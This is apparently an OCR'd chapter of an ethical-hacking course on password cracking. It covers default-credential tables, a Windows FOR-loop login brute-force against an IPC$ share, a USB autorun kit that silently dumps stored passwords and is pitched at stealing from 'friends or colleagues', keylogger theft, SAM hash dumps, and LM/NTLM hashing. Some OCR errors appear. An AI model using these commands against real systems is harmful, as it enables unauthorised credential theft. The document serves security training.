
- ② <http://cirt.net>
  - ② <http://default-password.info>
  - ② <http://www.defaultpassword.us>
  - ② <http://www.passwordsdatabase.com>
  - ② <https://w3dt.net>
  - ② <http://www.virus.org>
  - ② <http://open-sez.me>
  - ② <http://securityoverride.org>
  - ② <http://www.routerpasswords.com>
  - ② <http://www.fortypoundhead.com>



FIGURE 5.10: Default Password Screenshot

Vendor	Model	Version	Access Type	User-name	Password
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	Debug	Synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	Tech	Tech
3COM	HiPerARC	v4.1.x	Telnet	Adm	(none)
3COM	LANplex	2500	Telnet	Debug	Synnet
3COM	LANplex	2500	Telnet	Tech	Tech
3COM	LinkSwitch	2000/2700	Telnet	Tech	Tech
Huawei	E960			Admin	Admin
3COM	NetBuilder		SNMP		ILMI
3COM	Netbuilder		Multi	Admin	(none)
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PASSWORD
3COM	SuperStack II Switch	2200	Telnet	debug	Synnet
3COM	SuperStack II Switch	2700	Telnet	tech	Tech
3COM	OfficeConnect 812 ADSL		Multi	admintdd	admintdd

TABLE 5.1: Online Tools To Search Default Password



## Manual Password Cracking (Guessing)

Manual password cracking **encompasses** attempting to log on with different passwords. Guessing is the key element of manual password cracking. The password is the key value of data that is needed to access the system. Most passwords can be cracked using different **escalation privileges**, executing applications, hiding files, and covering tracks. Attackers try many attempts to crack passwords to intrude into a target's system. Passwords can be cracked manually or using some **automated tools**, methods, and **algorithms**. Password cracking can be automated using a simple FOR loop also. Manual password cracking involves different attempts to log in the following ways:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high probability to low
- Key in each password, until the correct password is discovered

A hacker can also create a script file that tries each password in a list. Still this is still considered manual cracking. The failure rate of this type of attack is high.



## Manual Password Cracking Algorithm

In its simplest form, password guessing can be automated using a simple FOR loop. In the example that follows, an attacker creates a simple text file with user names and passwords that are iterated using the **FOR loop**.


The main FOR loop can extract the user names and passwords from the **text file** that serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

From a directory that can access the text file, the command is typed as follows:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

The **outfile.txt** contains the correct user name and password if the user name and password in **credentials.txt** are correct. An **open session** can be established with the **victim server** using the attacker's system.



## Automatic Password Cracking Algorithm

As security awareness increased, most systems began running passwords through some type of **algorithm** to generate a hash. This hash is usually more than just **rearranging** the original password. It is usually a **one-way hash**. The one-way hash is a string of characters that cannot be reversed into its original text.

However, the vulnerability does not arise from the hashing process, but from password storage. The password that is stored at the time of **authentication** is not **decrypted** by most of the systems. Such systems store only one-way hashes.

During the local login process, the password entered is run through the algorithm generating a one-way hash and **comparing** it to the hash stored on the system. If they are found to be similar, it is assumed that the proper password was used.

Therefore, all that an attacker has to do in order to crack a password is to get a copy of the one-way hash stored on the server, and then use the algorithm to generate his or her own hash until he or she gets a match. Most **systems—Microsoft, UNIX, and Netware**—have publicly announced their **hashing algorithms**.

Attackers can use a **combination of attack** methods to reduce the time involved in cracking a password. The Internet provides freeware password crackers for NT, Netware, and UNIX.

There are password lists that can be fed to these crackers to carry out a **dictionary attack**. In its simplest form, **automation** involves finding a valid user and the particular **encryption algorithm** being used, obtaining encrypted passwords, creating a list of all possible passwords, encrypting each word, and checking for a match for each user ID known. This process is repeated until the desired results are obtained or all options are **exhausted**.

**Automatic password cracking algorithms** should include the following steps:

- ⊕ Find a valid user
- ⊕ Find encryption algorithm used
- ⊕ Obtain encrypted passwords
- ⊕ Create a list of possible passwords
- ⊕ Encrypt each word
- ⊕ See if there is a match for each user ID



## Performing Automated Password Guessing


If the attacker fails in a **manual attack**, he or she can choose to **automate** the process. There are several free programs that can assist in this effort. Some of these free programs are Legion, Jack the Ripper, NetBIOS **Auditing Tool** (NAT), etc. The simplest of these **automation** methods take advantage of the net command. This involves a simple loop using the NT/2000 shell for command. All the attacker has to do is to create a simple user name and password file. He or she can then reference this file within a **FOR command**.

```
C:\> FOR /F "tokens=1, 2*" %i in (credentials.txt)
    do net use \\target\IPC$ %i /u: %j
```

Automated password attacks can be categorized as follows:

- ⊕ A simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as **L0phCrack** or **John the Ripper**, and running it against user accounts that the application locates. Dictionary attacks are more effective with long words.
- ⊕ The brute force method is the most inclusive, although slow. Usually it tries every possible letter and number combination in its **automated exploration**.
- ⊕ A hybrid approach is one that combines features of both methods. It usually starts with a dictionary, and then tries combinations such as two words together or a word and numbers.

Users tend to have weak passwords because they do not know what constitutes a strong password and, therefore, do not know how to create **strong passwords** for their accounts. As shown, this leaves passwords open to attack.



## Stealing Passwords Using USB Drives

Stealing passwords using a **USB drive** is a physical approach for hacking passwords stored in a computer. Attackers can steal passwords using a USB drive and different applications. People who have multiple online accounts usually store their user names and passwords as a backup to use if they forget them. You can recover or steal such **credentials** using a USB drive.

The physical approach matters a lot for hacking passwords. One can steal passwords using a USB drive and applications. This method is applicable for hacking stored passwords in any computer. Most of the people signing up for a large number of websites usually store their passwords on the computer in order to remember them. One can try recovering them automatically using a USB drive. This requires plugging the **USB** in any port of the computer in which the passwords have been stored. This trick is applicable for Windows XP, Windows 7, Windows Vista, and Windows 2000.

All the applications included are portable and light enough that they can be downloaded in the USB disk in few seconds. You can also hack stored **Messenger passwords**. Using tools and a USB pendrive you can create a rootkit to hack passwords from the target computer.

Stealing passwords using a USB device is carried out with the help of the following steps:

1. You need a password hacking tool

2. Copy the downloaded .exe files of password hacking tools to USB drive.
3. Create a notepad document and put the following content or code in the notepad [autorun]  
en=launch.bat

After writing this content into Notepad, save the document as autorun.inf and copy this file to the USB drive.

4. Open **Notepad** and write the following content into Notepad:

```
start pspv.exe/stext pspv.txt
```

After that, save file as launch.bat and copy this file to the USB drive

5. Insert the USB drive and the autorun window pop-up (if enabled).
6. A **password-hacking** tool is executed in the background and passwords can be stored in the .TXT files in the USB drive.

In this way, you can create your own USB password recovery **toolkit** and use it to steal the stored passwords of your friends or colleagues without the **knowledge** of the person. This process takes only a few seconds to **retrieve** passwords.



FIGURE 5.11: Stealing Passwords Using USB Drives

## Stealing Passwords Using Keyloggers

**C|EH**  
Certified Ethical Hacker

- Keyloggers provide an easiest and most effective means of stealing all victim's user names and passwords
- If an attacker is successful in infecting a victim's machine with a Trojan that have keylogging features he can instruct the Trojan server to log and send back all user credentials to his machine

The diagram illustrates a four-step process:

- Attacker infects victim's local PC with a software keylogger.
- Victim logs on to the domain server with his credentials.
- Keylogger sends login credentials to hacker.
- Attacker gains access to domain server.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Stealing Passwords Using Keyloggers

Whenever an attacker needs to crack something, he or she usually thinks about the possible loopholes in the whole process. Passwords are the piece of data used to access an account or a system. Choosing complex passwords makes your accounts secure and the job of the attacker difficult. A complex password makes the attacker's job difficult but not impossible. Passwords are the piece of data to be submitted to a system or application to gain access to it. Passwords are usually entered through the keyboard. Hence, if an attacker has software or a mechanism that can log the keystrokes and send the report to him or her, then the attacker can determine the passwords easily. The programs that allow them to do this are keyloggers, a kind of malware. Keyloggers can expose all the keystrokes entered by the target including user names and passwords for any websites. A remote keylogger can give an attacker access not only to your email and online accounts, but it can compromise your financial details as well. Keyloggers are used by people to find a certain piece of information such as a user name or password. The pictorial representation clearly explains the way attackers steal passwords using keyloggers.



FIGURE 5.12: Stealing Passwords Using Keyloggers

When stealing passwords, the attacker first infects the victim's local PC with a software keylogger. When the victim logs on to the domain server with his or her credentials, the keylogger automatically sends login credentials (user name, passwords) to the attacker without the knowledge of the victim. Once the attacker gets the victim's login credentials, he or she logs on to the domain server and may perform any action.

**SAM Database**

Windows stores user passwords in the Security Accounts Manager database (SAM), or in the Active Directory database in domains. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM.

**NTLM Authentication**

- The NTLM authentication protocol types:
  1. NTLM authentication protocol
  2. LM authentication protocol
- These protocols stores user's password in the SAM database using different hashing methods

**Kerberos**

Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM.

Windows Security

Enter network password  
Enter your password to connect to: [REDACTED]

[User icon] [Password field]  
 Remember my credentials

[User icon] Use another account

The specified network password is not correct.

OK Cancel

Windows 8

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Microsoft Authentication



### SAM Database

The acronym SAM database is the Security Accounts Manager database. This is used by Windows to manage user accounts and passwords in the hashed format (one-way hash). Passwords are never stored in plaintext format. They are stored in the hashed format to protect them from attacks. The **SAM database** is implemented as a **registry file** and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file is provided with a filesystem lock, this provides some measure of security for the storage of the passwords.

It is not possible to copy the SAM file to another location in the case of online attacks. Since the SAM file is locked with an exclusive **filesystem** lock, it cannot be copied or moved while Windows is running. The lock will not release until the blue screen **exception** has been thrown or operating system has shut down. However, making the password **hashes** available for offline **brute-force attacks**, the on-disk copy of the contents of the SAM file can be dumped using various techniques.

Microsoft introduced the **SYSKEY function** in Windows NT 4.0 in an attempt to improve the security of the SAM database against offline software **cracking**. The on-disk copy of the SAM file


is partially encrypted when the SYSKEY is enabled. In this way the password hash values for all local accounts stored in the SAM are encrypted with a key.

Even if its contents were discovered by some subterfuge, the keys are encrypted with a one-way hash, making it difficult to break. Also, some versions have a **secondary key**, making the encryption specific to that copy of the OS.



## NTLM Authentication

NTLM (NT LAN Manager) is a proprietary protocol employed by many Microsoft products to perform challenge/response authentication, and it is the default authentication scheme that Microsoft firewall and proxy server products use. This software was developed to address the problem of working with Java technologies in a Microsoft-oriented environment. Since it does not rely on any official protocol specification, there is no guarantee that it works correctly in every situation. It has been on some Windows installations, where it worked successfully. NTLM authentication consists of two protocols: **NTLM authentication** protocol and LM authentication protocol. These protocols use different hash methodology to store users' passwords in the SAM database.



## NTLM Authentication Protocol

Products that are supported by NTLM protocol are published only by Microsoft due to the unavailability of the official protocol specifications.

As a consequence, in a Microsoft-oriented network environment, nearly all non-MS products have trouble performing their tasks correctly. Software development environments suffer from the aforementioned problem; there are no libraries that implement this authentication scheme, except the ones bundled in the Windows OS. In the Open Source community, there are many projects focused on the implementation of this protocol, but most of these have Java as the target environment.

The lack of the availability of this authentication scheme in the Java platform could spell serious trouble in the development and deployment of cooperative applications based on technologies such as SOAP Web Services that rely on HTTP protocol.



## Kerberos

Kerberos is a network **authentication protocol**. It is designed to provide strong authentication for client/server applications by using **secret-key cryptography**. This provides mutual authentication. Both the server and the user verify the identity of each other. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

Kerberos makes use of **Key Distribution Center** (KDC), a trusted third party. This consists of two logically distinct parts: an **Authentication server** (AS) and a **Ticket Granting Server** (TGS). Kerberos works on the basis of "**tickets**" to prove the user's identity.



FIGURE 5.13: Security Authentication in Window

**How Hash Passwords Are Stored in Windows SAM?**

The slide illustrates the process of password storage in Windows SAM:

- A user logs in (represented by a person icon and a 'LOGIN' button).
- The user is identified as "Martin/magician".
- The password is hashed using LM/NTLM.
- The resulting hash is shown as: Martin:1008:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::

The SAM File is located at `c:\windows\system32\config\SAM`. The contents of the SAM file are displayed as follows:

User name	User ID	LM Hash	NTLM Hash
Administrator	500		
Guest	501		
HelpAssistant	1000		
SUPPORT_388945a0	1002		
PASSWORD			F5C1D381495948F434C42AEE04DE990C:::
Hackers	1003		
Admin	1004		
Martin	1005		
John	1006		
Jason	1007		
Smith	1008		6F585FF8FF6280B59CCE252FDB500EB8:::

A note at the bottom states: "LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How Hash Passwords Are Stored in Window SAM

The **Windows XP passwords** are stored in the SAM file in a hashed format. Passwords are hashed using the LM/NTLM hash.

Martin:1008:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::

The hashes are stored in `c:\windows\system32\config\SAM`.

Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E171D93985BF:::

Guest:501:NO PASSWORD\*\*\*\*\*:NOPASSWORD\*\*\*\*\*...

HelpAssistant:1000:B991A1DA16C539FE4158440889BE1FFA:2E83DB1AD7FD1DC981F36412863604E9:::

SUPPORT\_388945a0:1002:NO

PASSWORD\*\*\*\*\*:F5C1D381495948F434C42A

EE04DE990C:::

Attackers:1003:37035B1C4AE2B0C5B75E0C8D76954A50:7773C08920232397CAE081704964B786:::

Admin:1004:NOPASSWORD\*\*\*\*\*.NOPASSWORD\*\*\*\*\*.

Martin:1005:624AAC413795CDC1AAD3B435B51404EE:C5A237B7E9D8E708D8436B6148A25FA  
1:::

John:1006:624AAC413795CDC1FF17365FAF1FFE89:3B1B47E42E0463276E3DED6CEF349F93:::

Jason:1007:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::

Smith:1008:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::

When the user changes his or her password, the creation and storage of valid **LM hashes** is disabled in many versions of Windows. This is the default setting for Windows Vista and Windows 7. The LM hash can be blank in the versions in which disabled LM hash is the default setting. Selecting the option to remove LM hashes enables an additional check during password change operations, but does not clear LM hash values from the **SAM** immediately. **Activating** the option additional check stores a “dummy” value in the SAM database and has no relationship to the user’s password and is same for all user accounts. LM hashes cannot be calculated for the passwords exceeding 14 characters in length. Thus, the LM hash value is set to a “dummy” value when a user or **administrator** sets a password of more than 14 characters.

## What Is LAN Manager Hash?



LM hash or LAN Manager hash is the primary hash format that Microsoft LAN Manager and Microsoft Windows use to store user passwords of up to 14 characters length

When this password is encrypted with the LM algorithm, all the letters are converted to uppercase: 123456QWERTY

The password is padded with null (blank) characters to make it 14 characters in length: 123456QWERTY\_

Before encrypting this password, 14 character string is split in half: 123456Q and WERTY\_. Each string is individually encrypted and the results concatenated:

123456Q = 6BF11E04AFAB197F  
WERTY\_ = F1E9FFDCC75575B15  
The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15



**Note:** LM hashes have been disabled in [Windows Vista](#) and later Windows operating systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## What Is a LAN Manager Hash?

The LAN manager hash is the primary hash that Microsoft LAN Manager and Microsoft Windows use to store user passwords of up to **14 characters length**. This is used in the Microsoft Windows versions prior to Windows NT. It is continued in later version of Windows for backward compatibility, but was recommended by Microsoft to be turned off by administrators.

Microsoft Windows NT stores two types of passwords: a LAN Manager (LM) password and a Windows NT password. For example, let's assume your password is '123456qwerty'. When this password is encrypted with the LM algorithm, it is first converted to all uppercase: '123456QWERTY'. If the password is not of 14 characters in length, then it is padded with null (blank) characters to make it 14 characters in length. At this stage the assumed password becomes '123456QWERTY\_'. Before **encrypting**, the 14 characters of the passwords are split into two seven byte halves. That means one seven byte string with '**123456Q**' and the second seven byte string with '**WERTY\_**'. Each string is encrypted individually and the results concatenated.

i.e., 123456Q = 6BF11E04AFAB197F

WERTY\_ = F1E9FFDCC75575B15

The resulting hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

## What Is LAN Manager Hash? (Cont'd)

The first 8 bytes are derived from the first 7 characters of the password and the second 8 bytes are derived from characters 8 through 14 of the password

If the password is less than 7 characters, the second half will always be 0xAAD3B435B51404EE

Suppose, for this example, the user's password has an LM hash of 0xC23413A8A1E7665f AAD3B435B51404EE

LC5 cracks the password as "WELCOME"

NTLMv2 is a challenge/response authentication protocol, that offers improved security over the obsolete LM protocol

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## What Is LAN Manager Hash? (Cont'd)

From each **seven byte half**, an eight byte odd parity DES key is constructed. Each eight byte DES key is encrypted with a "magic number." The results of the magic number **encryption** are **concatenated** into a **sixteen byte** one-way hash value. This value is the **LAN Manager** one-way hash of the password. The first 8 bytes are derived from the first 7 characters of the password and the second 8 bytes are derived from characters 8 through 14 of the password. Together a sixteen byte one-way hash value is constructed for a password not exceeding 14 characters length.

If the password is less than or just about **7 characters in length**, then the second half is always a 0xAAD3B435B51404EE. When the **LM** password is used, it is easy for password attackers to detect the eighth character, if it is present. For example, if the user password has an LM hash of 0xC23413A8A1E7665f AAD3B435B51404EE, LC5 cracks the password as 'WELCOME' with very little effort.

NTLMv2 is a challenge/response authentication protocol that offers improved security over the obsolete LM protocol. Therefore, these systems have to set the **LAN Manager Authentication Level** to "Send NTLMv2 responses only."



## LM “Hash” Generation

The LM hash also called as the LAN manager hash used by many versions of Windows for storing passwords less than 15 characters.

The following figure explains the process of generating an LM hash for a user password “cehpass1”.

In the LM hash generation process, first the password in lowercase is converted to uppercase; in this example, this operation results in “CEHPASS1”. Then, the uppercase password, i.e., “CEHPASS1”, is divided into two seven character strings; in the example, the resulting strings are “CEHPASS” and “1\*\*\*\*\*”. As the second string contains only one character, to make the second string a **seven-character** string, it is lengthened with null (blank) characters, i.e., padding. The two seven-character strings are then used as the encryption keys for the encryption of a constant using the DES (Digital Encryption Standard) **symmetric cipher**. At last, to create the LM hash, the resulting **DES-encrypted blocks** are concatenated.




FIGURE 5.14: LM “Hash” Generator



**LM, NTLMv1, and NTLMv2**

Attribute	LM	NTLMv1	NTLMv2	
Password Case Sensitive	No	YES	YES	✓
Hash Key Length	56bit + 56bit	-	-	✓
Password Hash Algorithm	DES (ECB mode)	MD4	MD5	✓
Hash Value Length	64bit + 64bit	128bit	128bit	✓
C/R Key Length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit	✓
C/R Algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MDS	✓
C/R Value Length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit	✓

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

